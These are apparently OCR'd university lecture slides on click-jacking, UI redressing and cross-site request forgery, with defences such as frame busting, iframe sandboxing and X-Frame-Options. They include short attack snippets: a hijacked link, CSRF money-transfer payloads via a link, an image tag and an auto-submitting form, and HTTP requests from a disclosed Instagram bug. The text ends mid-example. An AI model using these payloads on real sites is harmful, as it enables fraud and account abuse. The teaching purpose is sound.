Web Security


More attacks on clients:

Click-jacking/UI redressing, CSRF

(Section 7.2.3 on Click-jacking;
Section 7.2.7 on CSRF;
Section 7.2.8 on Defenses against client-side attacks)

Recall from last lecture

- Client-side attacks
  - HTML injection (abuse trust of user in webpage)
  - XSS (execute malicious scripts)



Reflected (non-persistent) XSS

malicious
URL

web server

web browser

HTML containing
malicious output

Stored (persistent) XSS

attacker storing
malicious content
on website

malicious
input

web server

data
base

web browser


HTML containing
malicious output

another user
of the same website

Click-jacking & UI redressing

Click-jacking & UI redressing

- What you see may not be what it looks like!
- These attacks try to confuse the user into unintentionally doing something that the attacker wants, such as
  - clicking some link
  - supplying text input in fields
- These attacks abuse the *trust that the user has in a webpage and in his browser*
  - ie, the implicit trust the user has in what he sees



Click-jacking & UI redressing

- Click-jacking and UI redressing
  - sometimes treated as synonyms
  - others regard click-jacking as a simple form of UI redressing, or as an ingredient for UI redressing

- To add to the confusion, these attacks come often in combination with CSRF or XSS

Basic click-jacking

- Make the victim unintentionally click on some link

```
<a onMouseUp=window.open("http://mafia.org/")
 href="http://www.overheid.nl">Trust me, it is safe to
 click here, you will simply go to overheid.nl</a>
```

  See demo http://www.cs.ru.nl/~erikpoll/websec/demo/clickjack_basic.html

- Why?
  - some unwanted side-effect of clicking the link,
    Especially if the user is automatically authenticated by the target website (eg, with a cookie)

    Instead of mafia.com, the link being click-jacked could be a link to a genuine website the attacker wants to target
  - click fraud

    Here instead of mafia.com, the link being click-jacked could be a link for an advertisement

Click fraud

- Web sites that publish ads are paid for the number of click-throughs (ie, number of visitors that click on these ads)

- Click fraud: attacker tries to generate lots of clicks on ads, that are not from genuinely interested visitors

- Motivations for attacker
  1. generate revenue for web site hosting the ad
  2. generate cost for a competitor who pays for these clicks (Does that really happen, or is that simply a claim by Google to make click fraud seem morally wrong?)

Click fraud

Other forms of click fraud (apart from click-jacking)

- click farms (hiring individuals to manually click ads)
- pay-to-click sites (pyramid schemes created by publishers) (eg, http://clickmonkeys.com)

- click bots (hijacked computers in botnet, running software to automate clicking) (eg, https://www.youtube.com/watch?v=0GzE0A1Izzk)

UI (User Interface) redressing (not in book!)

- Attacker creates a malicious web page that includes elements of a target website

- Example: attackers “steals” buttons with non-specific text from the target website, such as LogOut Delete

- Typically using iframes (inline frames)
  - frame: part of a webpage, a sub-window in the browser window
  - internal frame (iframe) allows more flexible nesting and overlapping


- Often including transparent layers to make elements invisible

UI redressing

- Classic example
  - trick a user into altering security settings of Flash
  - loading Adobe Flash player settings into an invisible iframe
  - giving permission for any Flash animation to utilize the computer's microphone and camera


UI redressing

- Example: transparent layer
  - tricking user to confirm a financial transaction



UI redressing

- Example: transparent layer
  - tricking user to login in a banking website
    (eg, attacker can subsequently steal session cookie)



Click-jacking and UI redressing

- These attacks try to abuse the trust that the user has in a webpage
  - in what user sees in his browser

- These attacks also abuse the trust that the web server has in browsers
  - web server implicitly trusts that all actions from the web browser are actions that the user willingly and intentionally performed

- Examples
  - http://www.cs.ru.nl/~erikpoll/websec/demo/clickjack_radboudnet_using_UI_redressing.html
  - http://www.cs.ru.nl/~erikpoll/websec/demo/clickjack_some_button_transparent.html

Variations of click-jacking

- like-jacking and share-jacking 

- cookie-jacking (in old versions of Internet Explorer)
- file-jacking (unintentional uploads in Google Chrome)
- event-jacking
- cursor-jacking (demo)
- class-jacking
- double click-jacking
- content extraction
- pop-up blocker bypassing
- stroke-jacking
- event recycling
- SVG (Scalable Vector Graphics) masking
- tap-jacking on Android phones
- ...

Countermeasures against click-jacking & UI redressing

Frame busting

- A website can take countermeasures to prevent being used in frames
- This is called frame busting: the website tries to bust any frames it is included in, typically using JavaScript
- Example JavaScript code for frame busting, using the DOM

```
if (top!=self){
        top.location.href = self.location.href
}
```

  - **`top`** in DOM is for top or outer window, **`self`** is the current window
  - used at Blackboard webpage (https://blackboard.ru.nl)

- Lots of variations are possible; some frame busting code is more robust than others

Blocking frame busting

- HTML5 sandbox can restrict navigation
  - sandboxed iframe may not be allowed to change top.location.

- **`<iframe sandbox="allow-scripts allow-forms" src="facebook.html"> </iframe>`**

  - **`allow-scripts`**: allow scripts
  - **`allow-forms`**: allow forms
  - no **`allow-top-navigation`**: not allow change of top.location

(Blackboard demo)

X-Frame options


- Introduced by Microsoft in 2008
- X-Frame-Options in HTTP response header indicate if webpage can be loaded as frame inside another page
- Possible values
  - DENY never allowed
  - SAMEORIGIN only allowed if other page has same origin
  - ALLOW-FROM *uri* only allowed for specific URI (Only   ?)

- Advantage over frame busting: no JavaScript required

- Now also used at Blackboard webpage (https://blackboard.ru.nl) (try eg FireFox with Tamper Data)

Browser protection against UI redressing


- Firefox extension NoScript has a ClearClick option, that warns when clicking or typing on hidden elements
- How ClearClick works
  - activated whenever you click a plugin object or a framed page
  - takes screenshot, alone and opaque (ie, without transparencies and overlaying objects)
  - compares this screenshot with screenshot of parent page as you can see it
  - warning if screenshots differ (shows screenshots so user can evaluate by himself)



CSRF

CSRF (Cross-Site Request Forgery)


- Cross-site request forgery
  - also known as ‘one-click attack’ or ‘session riding’
  - sometimes pronounced *sea-surf*
  - previously called XSRF
- Malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts
- XSS exploits the trust a user has for a particular site
  CSRF exploits the trust that a site has in a user's browser



CSRF (Cross-Site Request Forgery)

- Malicious website causes a visitor to unwittingly issue a HTTP request on another website where the user has already established an authenticated session
  (and hence website trusts this user due to cookie)
- In the simplest form, this can be done with just a link, eg

```
<a href="http://bank.com/transferMoney?amount=1000
                                &toAccount=52.12.57.762">
```



CSRF

- Ingredients
  - malicious link or javascript on attacker's website
  - abusing automatic authentication by cookie at targeted website
- Attacker only has to lure victims to his site while they are logged on
- Requirements
  - the victim must have a valid cookie for the attacked website
  - that site must have actions which only require a single HTTP request
- It's a bit like click-jacking, except that it can be more than just a link, and it does not involve UI redressing.

CSRF on GET vs POST requests

- Action on the targeted website might need a POST or GET request
  - recall: GET parameters in URL, POST parameters in body

- For action with a GET request:
  - easy!
  - attacker can even use an image tag **`<img..>`** to execute request
  - **`<img scr="http://bank.com/transfer?amount=1000 &toAccount=52.12.57.762">`**

- For action with a POST request:
  - trickier
  - attacker cannot append data in the URL
  - instead, attacker can use JavaScript on his web site to make a form which then results in a POST request to the target website

CSRF of a POST request using JavaScript

If bank.com uses

```
<form action="transfer.php" method="POST">
    To: <input type="text" name="to"/>
    Amount: <input type="text" name="amount"/>
    <input type="submit" value="Submit"/>
</form>
```

attacker could use

```
<form action="http://bank.com/transfer.php"  method="POST">
  <input type="hidden" name="to" value="52.12.57.762"/>
  <input type="hidden" name="amount" value="1000" />
  <input type="submit"/>
</form>
<script> document.forms[0].submit(); </script>
```

Note: no need for the victim to click anything!

CSRF: session integrity and confidentiality

- CSRF attacks session integrity
  - attacker injects an authenticated message into a session with a trusted website

- CSRF can also attack confidentiality
  - sending cross-site requests that return sensitive user data bound to the user session
  - SOP prevents a website from reading responses returned by a different site, but websites may explicitly allow cross-site accesses, which can be abused to break session confidentiality

Example: CSRF in Instagram


- **Thanks to Arne Swinnen (https://www.arneswinnen.net)**

- **“Facebook for Mobile Pictures”: iOS & Android Apps, Web**
- **400+ Million Monthly Active Users in September 2015**
- **Included in Facebook’s Bug Bounty Program ☺**


Example: CSRF in Instagram

- Upload your pictures either in private or public account

Private account




Public account



Example: CSRF in Instagram

- You can share your private pictures with others (shared URL)



Example: CSRF in Instagram

- What happens if you share a picture?
  - client sends GET-request to server (with picture-id)

```
GET /api/v1/media/1118251892154481771_2036044526/permalink/ HTTP/1.1
Host: i.instagram.com
```

  - server responds with link (“permalink”) that can be shared (also modifies access rights so that link gets publicly accessable)

```
HTTP/1.1 200 OK
(…SNIP…)

{"status":"ok","permalink":"https:\/\/instagram.com\/p\/-E1CvRRrxr\/"}
```

- Vulnerability: using GET-request that can be repeated and modified (using different picture-id)

Example: CSRF in Instagram

- Exploiting another vulnerability to obtain picture-id
  - usertag feeds authorization bypass

Request by attackerapril14, obtaining the user tag feed of victimapril14:

```
